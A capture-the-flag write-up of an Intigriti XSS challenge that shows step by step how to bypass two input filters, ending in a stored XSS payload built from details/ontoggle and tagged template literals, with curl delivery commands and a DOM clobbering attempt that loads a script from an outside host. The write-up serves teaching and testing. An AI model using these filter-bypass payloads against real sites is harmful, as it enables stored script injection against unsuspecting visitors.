Intigriti Challenge 0526 write-up - The Greatest XSS Arcade Hit
Author: zzzquil
Challenge: Intigriti Challenge 0526 - Pixel Pioneers Arcade
Category: XSS
Difficulty: Medium/High
Status: ✅ Solved
Introduction
This is the story of how I spent an afternoon arguing with a security filter called “SCA Shield” (which sounds like something out of an 80s sci-fi movie) and how I eventually convinced it to let me do what I wanted.
Spoiler: the final solution is elegant. The path to get there was… less so.
The Target

Pixel Pioneers is a SPA (Single Page Application) with a retro arcade theme. Users can:
- Register and log in
- Set a display name on their profile
- Post public testimonials
- View the testimonials feed
The goal: execute arbitrary JavaScript in the browser of anyone visiting the page.
Step 1 - Reading the Code (The Boring but Essential Part)
Before firing payloads blindly, I read the JavaScript source. It’s a best practice I remember to follow. Sometimes.

The first thing that stands out is this, inside loadTestimonials():
let nameDiv = document.createElement('div');
nameDiv.innerHTML = t.user_name;  // NO SANITIZATION

let textDiv = document.createElement('div');
textDiv.innerHTML = DOMPurify.sanitize(t.content);  // SANITIZED
Two lines, side by side. One protected, one not. The testimonial content is safe thanks to DOMPurify. The user_name is injected directly into HTML with zero client-side filtering.
Target identified: the display name field injected in nameDiv.innerHTML
There’s also this interesting snippet, seemingly harmless:
let config = window.PixelAnalyticsConfig || { enabled: false, scriptUrl: '/js/mock-tracker.js' };
if (config.enabled) {
    let s = document.createElement('script');
    s.src = config.scriptUrl;
    document.body.appendChild(s);
}
An analytics system that loads external scripts if enabled. Filing that away for later.
Step 2 - The Classic Beginner Attempt
<script>alert(1);</script>
Doesn’t work. Never does. When you inject HTML via innerHTML, <script> tags don’t execute. It’s a DOM security behavior that’s been around since Internet Explorer was considered a real browser.
No shame. Everyone tries it at least once.
Step 3 - The Reasonable Attempt

<img src=x onerror=alert(1)>
This is the classic XSS payload via innerHTML. When the image fails to load, onerror fires and executes alert(1).
Server response:
{
  "error": "SCA Shield: Malicious characters detected! Quotes, parenthesis, dots, commas, and semicolons are strictly forbidden."
}
Okay. There’s a filter. Called SCA Shield. Blocks: ' " ( ) . , ;
Without parentheses I can’t call alert(1). Houston, we have a problem.
Step 4 - The “Clever” HTML Entities Attempt
First idea: use ( for ( and ) for ).
<img src=x onerror=alert(1)>
The filter checks raw characters, so ( doesn’t contain ( literally. The browser decodes the entities and executes alert(1).
Brilliant, right?
No. ( contains ; which is on the blocked list.
Every numeric HTML entity ends with ;. Every. Single. One.
The filter predicted this. Respect.
Step 5 - JSON Unicode Escapes (Another Clever Attempt)
In JSON, I can write \u0028 to represent ( without using the literal character.
--data-raw '{"name":"<img src=x onerror=alert\u00281\u0029>"}'
Hope: the filter checks raw JSON bytes, sees \u0028 (no (), passes. JSON parser then decodes to (.
Reality: the filter runs AFTER JSON parsing. It already sees the decoded ( and ). Blocked.
Step 6 - I Discover There’s a SECOND FILTER
I try DOM Clobbering on PixelAnalyticsConfig:
<a id=PixelAnalyticsConfig name=enabled href=x>
<a id=PixelAnalyticsConfig name=scriptUrl href=//server/xss>
This would have clobbered window.PixelAnalyticsConfig and loaded an external script. Elegant.
Response:
{"error": "SCA Shield: Malicious payload signature detected!"}
Pause. The error message is different. It’s not the character filter. It’s a second filter doing pattern matching on specific strings.
Two filters. Separate. With different error messages.
Step 7 - Identify Blocked Patterns
To figure out what triggers the signature detection, I isolate components by testing progressively smaller pieces of the payload:
| Payload | Result |
|---|---|
<a id=test href=x> |
✅ Passes |
<a id=PixelAnalyticsConfig> |
✅ Passes |
<a href=//test> |
✅ Passes |
<a name=scriptUrl href=x> |
❌ BLOCKED |
<img src=x onerror=x> |
❌ BLOCKED |
<svg onload=x> |
❌ BLOCKED |
<details open ontoggle=x> |
✅ Passes |
alert\1`` |
❌ BLOCKED |
onerror=x |
❌ BLOCKED |
Blocked patterns identified:
onerroronloadscriptUrlalertwindow
Allowed:
<details open ontoggle=...>✅self(window alias) ✅
Step 8 - The Backtick Solution
Two problems to solve:
- Call a function without
(and) - Reference
alertwithout writing “alert”
Problem 1 - Call without parentheses:
In JavaScript, tagged template literals allow calling a function without parentheses:
alert`1`
// equivalent to:
alert(['1'])
// shows "1" in the dialog
The backtick (`) is not on the blocked list. ✅
Problem 2 - Hiding the word “alert”:
self[`ale`+`rt`]
// self = window
// `ale`+`rt` = "alert"
// self["alert"] = the alert function
Final payload: self[`ale`+`rt`]`1`
The string “alert” never appears consecutively in the payload. ✅
Step 9 - Final Payload
Display name set to:

<details open ontoggle=self[`ale`+`rt`]`1`>
Delivery:
# Step 1: Set the payload as display name
curl 'https://challenge-0526.intigriti.io/api/profile' \
  -H 'content-type: application/json' \
  -b 'session=YOUR_SESSION' \
  --data-raw '{"name":"<details open ontoggle=self[`ale`+`rt`]`1`>"}'

# Step 2: Post any testimonial to appear in the feed
curl 'https://challenge-0526.intigriti.io/api/testimonials' \
  -H 'content-type: application/json' \
  -b 'session=YOUR_SESSION' \
  --data-raw '{"content":"hello!"}'

# Step 3: Victim visits the community feed's page
# https://challenge-0526.intigriti.io/challenge#testimonials
# ALERT ! Win.
Conclusion
This challenge teaches an important lesson: a WAF with two separate filters is not necessarily more secure than a single well-built one, if it’s possible to identify the blocked patterns and find unexpected combinations.
The final solution uses only common ASCII characters, no exotic encoding and it only relies on a legitimate JavaScript feature called “tagged template literals” in a completely unexpected way.
Total time: one afternoon
Coffees consumed: too many
Times I thought “almost there”: at least 8
Write-up by zzzquil for Intigriti Challenge 0526 - May 2026